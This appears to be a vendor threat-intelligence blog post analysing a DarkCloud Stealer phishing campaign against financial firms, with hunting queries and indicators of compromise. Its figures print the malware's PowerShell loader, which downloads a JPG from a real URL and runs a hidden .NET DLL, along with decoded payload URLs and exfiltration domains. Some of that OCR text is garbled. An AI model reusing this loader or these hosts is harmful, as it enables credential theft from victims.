From Phishing to Payload: How DarkCloud Stealer is Targeting Financial Organizations

9/11/2025

CyberProof Research Team | September 11, 2025 | 7 minute read



Contributors: Niranjan Jayanand, Veena Sagar, Karthik Joseph, Archana Manoharan

Executive Summary

CyberProof MDR analysts and Threat Hunters spotted a massive rise in DarkCloud stealers targeting financial companies in August 2025, through phishing emails with malicious RAR attachments. The observed samples were programmed to target windows users and programmed to steal login credentials from email clients, FTP clients and data from browsers. Further review confirmed process injections seen into MSBuild.exe when EDR fired alert. DarkCloud operators are also seen using DarkCloud loader embedded into a JPG file which is downloaded using powershell in the attack chain. CyberProof Threat Intel analysts reviewed additional DarkCloud Stealer samples and confirmed that this malware supports both FTP and SMTP protocols to exfiltrate stolen data back to attacker.

This article provides a detailed technical analysis of a DarkCloud Stealer attack, mapping out the entire kill chain from the initial phishing email to data exfiltration. CyberProof's researchers share this data publicly to inform the

cybersecurity community, enable other organizations to defend against similar attacks, and contribute to the collective knowledge necessary to combat evolving cyber threats.

Technical Details

CyberProof MDR analysts reviewed an EDR alert on mtstocom.exe which on further investigation confirmed on malicious events attempting to steal browser data. Further review around the timeline helped us identify initial dropper, malicious process injections, persistence techniques, outbound network connections etc which are highlighted in the details below.

Threat hunters were able to confirm the infection started from the below RAR file received by the user through phishing email.

- · Name: Proof of Payment.rar
- Hash: 0ebc9f70eba3c50c2e6be8307f25e7ca572b1a26a1c37af00b22549f6e0a8129

Reviewing the timeline, it was confirmed that the user downloaded the attachment named "Proof of Payment.rar" and launched the inner VBE file using wscript.exe.




Fig. 1: Device timeline showing the download activty from user

- Name: Proof of Payment.vbe
- Hash: 90eefdabd6f33de39071d4bfd540654bfdc60bff3198d5637f82e10b0cabd01d




Fig. 2: File information of Proof of Payment.vbe

Below is the process tree observed on execution of the VBE file:



Fig. 3: Process tree showing the execution of VBS file initiating powershell.exe

This leads to decoding base64 content that has code to download an image file by filename universe-1733359315202-8750.jpg (JPG File)

[SHA256: 89959ad7b1ac18bbd1e850f05ab0b5fce164596bce0f1f8aafb70ebd1bbcf900] and a chunk of code responsible for decrypting a .NET file from the JPG file as shown below.

```
Dskam91bmNpbmc9W0RyYXdpbmcuQm10bWFwXTo6RnJvbVN0cmVhbSqkcGxhc21pbm1jKTskYmVkbmV0cz10ZXctT2JqZWN0IENvbGx1Y3Rpb25zLkd1
mVyaWMuTGlzdFtCeXRlXTtmb3IoJHRocnVvdXQ9MDskdGhydW91dCAtbHQgJGpvdW5jaW5nLkhlaWdodDskdGhydW91dCsrKXtmb3IoJGxlY3Rvcm5l
TA7JGx1Y3Rvcm51IC1sdCAkam91bmNpbmcuV21kdGg7JGx1Y3Rvcm51KyspeyR2aXJ0dWFsaXp1PSRqb3VuY21uZy5HZXRQaXh1bCgkbGVjdG9ybmUs
HRocnVvdXQpOyRiZWRuZXRzLkFkZCgkdmlydHVhbol6ZSSSKTskYmVkbmV0cy5BZGQoJHZpcnR1YWxpemUuRyk7JGJ1ZG51dHMuQWRkKCR2aXJ0dWFs
XplLkIpfX07JHJvc2Vib251PVtCaXRDb252ZXJ0ZXJdOjpUb0ludDMyKCRiZWRuZXRzLkdldFJhbmdlKD
                                                                                                                                                                                                                                                                       YWJhYnM9
GJ1ZG51dHMuR2V0UmFuZ2UoNCwkcm9zZWJvbmUpL1RvQXJyYXkoKTskaH1kcm9wc31jaGU9W0NvbnZ1cn
                                                                                                                                                                                                                                                                       cmFiYWJz
S5SZXBsYWN1KCdBJywnQCcpL1J1cGxhY2UoJ0AnLCdBJyk7JHdvcmxkbGVzcz0nPT1BZDRSbkw1SW10NV
                                                                                                                                                                                                                       Base64 blob
                                                                                                                                                                                                                                                                       UWpaNV16
WtWMk5tQlRNekV6WHZaWGExRm5jaDlTYnZObUxuOUdiaTlHZHpWbWR2eG1MdWwyY3Y5Mlk1MTJMdm9EYz
                                                                                                                                                                                                                                                                      dCcp0yRt
W5raW5pPVtDb252ZXJ0XTo6RnJvbUJhc2U2NFN0cmluZygkaHlkcm9wc3ljaGUpOyRvb2dlbmVzZXM9W1
                                                                                                                                                                                                                                                                      OjpMb2Fk
{\tt CRTYW5} raw {\tt SpkTskb3Z1cmFjaG11dmVtZW50PUAoJHdvcmxkbGVzcywnJywnJywnJywnJywnMScsJ2NhbGMnLCcnLCcnLCdD01xVc2Vyc1xQdWJsaWNc} and {\tt CRTYW5} raw {\tt CRTYW5
G93bmxvYWRzXCcsJ3dhcmRpYW4nLCdqcycsJzEnLCcxJywnZXR1ZGVzJywnMicsJycpOyRvb2dlbmVzZXMuR2V0VHlwZSgkdGVzdGF0aW9uKS5HZXRN
XRob2QoJGVwaWdhc3RyaWFsKS5JbnZva2UoJHBzeWNob21vbmlzbSwkb3ZlcmFjaGlldmVtZW50KTskam91bmNpbmcuRGlzcG9zZSgpOyRwbGFzbWlu
$ribonucleotide = "$buckie = 'VkFJ';$payola = [System.Convert]::FromBase64String($buckie);$epigastrial = [System.Te
t.Encoding]::UTF8.GetString($payola); Sappeasive = 'Q2xhc3NMaWJYYXJ5MS5Ib211'; Simpalsy = [System.Convert]::Frombase6
                                                https://archive.org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg';$hel
    download URL System.Net.WebClient; $hellanodic.Headers.Add('User-Agent', 'Mozilla/5.0'); $reextended=$hellanodic.
ownloadData($spectroscopists);$handover=[byte[]](0x42, 0x4D, 0x72, 0x6E, 0x37, 0x00, 0x00, 0x00, 0x00, 0x00, 0x36,
x00, 0x00, 0x00, 0x28, 0x00, 0x00, 0x00, 0x04, 0x00, 0x00, 0x00, 0x01, 0x00, 0x40, 0x25, 0x00, 0x01, 0x00, 0x18, 0x00, 0
0x00, 0x00, 0x00, 0x00);Sbergander=-1;for($PharLap=0;$PharLap -le $reextended.Length-$handover.Length;$PharLap++){
$unswayable=$true;for($quartenylic=0;$quartenylic -lt $handover.Length;$quartenylic++){if($reextended[$PharLap+$qua
tenylic] -ne $handover[$quartenylic]){$unswayable=$looky;break}}if($unswayable){$bergander=$PharLap;break}}if($berg
nder -eq -1){return};Soverappraisal=$reextended[$bergander..($reextended.Length-1)];$plasminic=New-Object IO.Memory tream;$plasminic.Write($overappraisal,0,$overappraisal.Length);$

Code to decrypt a NET file | Null;$jouncing=[Drawi
                                                                                                                                                                Code to decrypt a .NET file
                                                                                                                                                                                                                                      put=0;$thruout -lt $j
g.Bitmap]::FromStream($plasminic);$bednets=New-Object Collection
                                                                                                                                                                  from JPG file - DarkCloud
 uncing.Height;$thruout++){for($lectorne=0;$lectorne -lt $jouncir
                                                                                                                                                                                                                                      ze=$jouncing.GetPixel
                                                                                                                                                                                        Loader
(\$lectorne,\$thruout);\$bednets.Add(\$virtualize.R);\$bednets.Add(\$virtualize.R);
                                                                                                                                                                                                                                      tualize.B)}};$rosebon
 =[BitConverter]::ToInt32($bednets.GetRange(0,4).ToArray(),0);$rababs=$bednets.GetRange(4,$rosebone).ToArray();$hydr
psyche=[Convert]::ToBase64String($rababs).Replace('A','@').Replace('@','A');$worldless='==Ad4RnL5ImN5UDZmZTMkhD02YW
```

Fig. 4: Base64 content containing download link and code to decrypt .NET file from JPG

```
o-oNnnItreatciev W-idnoSwtlyeH idde n-oCmamn d" &{<{#{ 0:}{}1 ># 2{}}}
voesrhlel
                                                            Powershell command
MSL2_0410244
                                                                                        rPoudcNtaem
                                                                                        ircoosf.tWni3.2TsakcShdeuelr6
N-ooLg
pmotracne
                                                                                        Assebml yVresoin2
tIe[m]
                                                                                        ircoosf.tWni3.2Ts
davpai23.1dl
                                                                                        ielVresoin
                                                                                                   .NET DLL filename
                        DLL Filenames
renle3.2dl
                                                                                        nItrenlaN
                                                                                        ircoosf.tWni3.2TsakcShdeuelrd.1
dtspaid.1
                                                                                         geaCloyprgih
```

Fig. 5: Downloaded JPG file has embedded DarkCloud Loader .NET DLL file

The PowerShell script parses through the JPG file, to locate the DarkCloud loader .NET DLL file using [Reflection.Assembly]::Load() method and executes through Invoke() method.

Fig. 6: NET DLL DarkCloud loader

This .NET DLL DarkCloud loader module is responsible for downloading additional files and maintaining registry persistence of JS file by copying it from another folder path

```
"C:\Windows\System32\cmd.exe" /C copy *.js
```

The reverse base64 string above

== Ad4RnL5ImN5UDZmZTMkhD02YWYiNmY2QjZ5YzMkV2NmBTMzEzXvZXa1Fnch9SbvNmLn9Gbi9GdzVmdvxmLu12cv92Y512L

decodes to

http://mycoosin.lovestoblog.com/arquivo 1310f7ed369f46bcbaf688d16fd596b9.txt

The downloaded file is the main payload code of DarkCloud stealer that runs in memory and injects code into MSBuild.exe.




Fig. 7: Infected device's timeline showing process hollowing



Fig. 8: Device timeline events on abusing MSBuild.exe

The DarkCloud stealer then injects into mtstocom.exe which leads to attempt to access credentials from Chrome, Edge.

The image below image shows the EDR alerts on these events:



Fig. 9: Alert timeline capturing processes hollowing



Fig. 10: Alert timeline capturing credential access

The image below, shows DarkCloud also creates another persistence entry created under RUN key for mtstocom.exe.:



Fig. 11: Alert timeline capturing persistence by dropping process under Run key, to run on every user login




Fig. 12: Setting registry value to execute on every login

Persistence and Masquerading Attempts

Below we see another persistence by the DarkCloud stealer where it creates a new process with a different name.



Fig. 13: Device timeline event showcasing masquerading msbuild.exe




Fig. 14: Setting value in registry run key to execute the masqueraded process M3hd0pf.exe on every user login

Here, the file <code>'C:\Users\<user>\AppData\Roaming\Windows Multimedia Platform\M3hd0pf.exe'</code> was dropped in Run folder which supposedly launches the msbuild.exe.

Immediately following, we see multiple connection attempts (DGA domains) towards the following domains from explorer.exe:

- · Blurjbxy[.]shop
- · dmetis[.]xyz
- rangersorange[.]click
- financialsecured[.]xyz
- twenty777[.]shop
- · raiderrob[.]info
- · olinsautodiagnosis[.]net
- wizwig[.]biz



Fig. 15: Stolen data being sent to remote IPs

Hunting Queries

```
DeviceFileEvents
| where (FileName endswith ".vbe" or FileName endswith ".js" or FileName endswith
".vbs")
| where ActionType == "FileCreated" and FolderPath contains "AppData\\Local\\Temp"
and FileOriginReferrerUrl contains "Content.Outlook"

DeviceEvents
| where FolderPath contains "AppData\\Local\\Microsoft\\Edge\\User
Data\\Default\\Login Data" or FolderPath contains
"AppData\\Local\\Google\\Chrome\\User Data\\Default\\Login Data"
| where InitiatingProcessFileName !contains "msedge.exe" and
InitiatingProcessFileName != "" and InitiatingProcessFileName !contains "chrome.exe"
```

Fig. 16: Query to detect execution of vbe or vbs or js files from Outlook and Query to detect credential access from known browsers

The image here, shows testing the queries for reference:



Fig. 17: Results from running the query in advanced hunting

Indicators of Compromise

- https://archive.org/download/universe-1733359315202-8750/universe-1733359315202-8750.jpg
- http://mycoosin.lovestoblog.com/arquivo_1310f7ed369f46bcbaf688d16fd596b9.txt
- http://mycoosin.lovestoblog.com/arquivo_dd5cdfb7a64340d5940293c44c77ca50.txt
- 0ebc9f70eba3c50c2e6be8307f25e7ca572b1a26a1c37af00b22549f6e0a8129
- 90eefdabd6f33de39071d4bfd540654bfdc60bff3198d5637f82e10b0cabd01d
- 1c783f0af613a3d9348f28b423ade921f447999466bea03a239a928bd8d9185b
- 00a6514aa511bad22c929c876f1b5ee08302b4fac957e571bb9761466baa7379
- 0101d1ebf0088a408ca0fcc701579370cb4ac66cc96abd01bc3eb52aae0b42b1
- 010e4f3487ae60e521e22671b7f521ea041a5a565da120cef4b6be8473ae15eb
- 0379146bc338ff3507663b7f56b0f581a012a200cbedb8baa7d7b217557e1375
- 05868e17e1e731e70542a216fc66a038ee51fa43766412de82ac8a401b654213
- 06413d9c3b99e52698ecdad7bc10d76b8532d7d84484b83c73e57fdb5e5213f9
- 09833a745d4ea4744721fd53efba675a5527ecdc3b6dfafc81847b759a8e9614
- 0a52fc5b3eb4f75a126772127144cc7000e0b227cc6264f40db6715103833be3
- 0c3ef02c70abf8d19178606a7e1d6268cbef5276ad5ac8ba80206703dd0d5301

Recommendations

Security teams should be vigilant for the specific indicators and behaviors detailed above to detect and mitigate this attack.

Here's what to look for:

Initial Access and Delivery

• Malicious Attachments: Watch for emails with RAR attachments, especially those with suspicious file names like "Proof of Payment.rar."

• VBE/VBS/JS File Execution: Monitor for the execution of VBScript (.vbs), VBE (.vbe), or JavaScript (.js) files, particularly if they are launched from temporary folders or Outlook's content folder.

Execution and Persistence

- Process Injection: Review EDR alerts related to process injection which is typical in case of infostealers.
- Suspicious Outbound Connections: Block outbound connections to suspicious TLDs like .shop, .xyz, info, .net etc. These are typically seen in infostealer campaigns. We advice you to check for the source file context that leads to such outbound connections.

Data Exfiltration

- Credential Access: Use the provided hunting queries to detect processes other than msedge.exe or chrome.exe attempting to access browser login data files (Login Data). This is a strong sign of credential theft.
- Stay Ahead: Keep your CTI feeds and hunting queries updated to stay ahead of commodity malware attacks.

Conclusions

In conclusion, this in-depth analysis of the DarkCloud Stealer attack provides a critical look into the evolving tactics of cybercriminals. By detailing the malware's sophisticated techniques – from its initial delivery via malicious RAR attachments to its use of process injection and data exfiltration – we hope to equip organizations with the knowledge needed to strengthen their defenses.

Sharing these insights, including the Indicators of Compromise and hunting queries, is a vital step in fostering a more resilient and collaborative cybersecurity community, enabling us all to better anticipate and neutralize future threats.

Recommended Posts

APT Attacks

Cyber Espionage on the Chip Front: Hunting Chinese APTs in Taiwan

MFA

The Dangers of MFA Fatigue: Bypassing Security Through Prompt Spamming

Phishing Attacks

Deceptive Links: Unmasking SharePoint Phishing Attacks

Written by CyberProof Research Team

Our Cyber Research Team is always on the lookout for the latest threats facing the digital ecosystem. Stay ahead of the risks so you don't need to find out about them after they become your next attackers.

#-#Used to track user's interaction with embedded content.

__Secure-ROLLOUT_TOKENPending

Maximum Storage Duration: 180 daysType: HTTP Cookie

__Secure-YECStores the user's video player preferences using embedded YouTube video

iU5q-!09@\$Registers a unique ID to keep statistics of what videos from YouTube the user has seen.

LAST_RESULT_ENTRY_KEYUsed to track user's interaction with embedded content.

LogsDatabaseV2:V#||LogsRequestsStoreUsed to track user's interaction with embedded content.

remote_sidNecessary for the implementation and functionality of YouTube video-content on the website.

ServiceWorkerLogsDatabase#SWHealthLogNecessary for the implementation and functionality of YouTube videocontent on the website.

TESTCOOKIESENABLEDUsed to track user's interaction with embedded content.

VISITOR_INFO1_LIVEPending

Maximum Storage Duration: 180 daysType: HTTP Cookie

YSCPending

Maximum Storage Duration: SessionType: HTTP Cookie

ytidb::LAST_RESULT_ENTRY_KEYUsed to track user's interaction with embedded content.

YtldbMeta#databasesUsed to track user's interaction with embedded content.

yt-remote-cast-availableStores the user's video player preferences using embedded YouTube video

yt-remote-cast-installedStores the user's video player preferences using embedded YouTube video

yt-remote-connected-devices Stores the user's video player preferences using embedded YouTube video

yt-remote-device-idStores the user's video player preferences using embedded YouTube video

yt-remote-fast-check-periodStores the user's video player preferences using embedded YouTube video

yt-remote-session-appStores the user's video player preferences using embedded YouTube video

yt-remote-session-nameStores the user's video player preferences using embedded YouTube video

_6senseCompanyDetailsUsed in context with Account-Based-Marketing (ABM). The cookie registers data such as IP-addresses, time spent on the website and page requests for the visit. This is used for retargeting of multiple users rooting from the same IP-addresses. ABM usually facilitates B2B marketing purposes.

_an_uidPresents the user with relevant content and advertisement. The service is provided by third-party advertisement hubs, which facilitate real-time bidding for advertisers.

_gd_sessionCollects visitor data related to the user's visits to the website, such as the number of visits, average time spent on the website and what pages have been loaded, with the purpose of displaying targeted ads.

_gd_visitorCollects visitor data related to the user's visits to the website, such as the number of visits, average time spent on the website and what pages have been loaded, with the purpose of displaying targeted ads.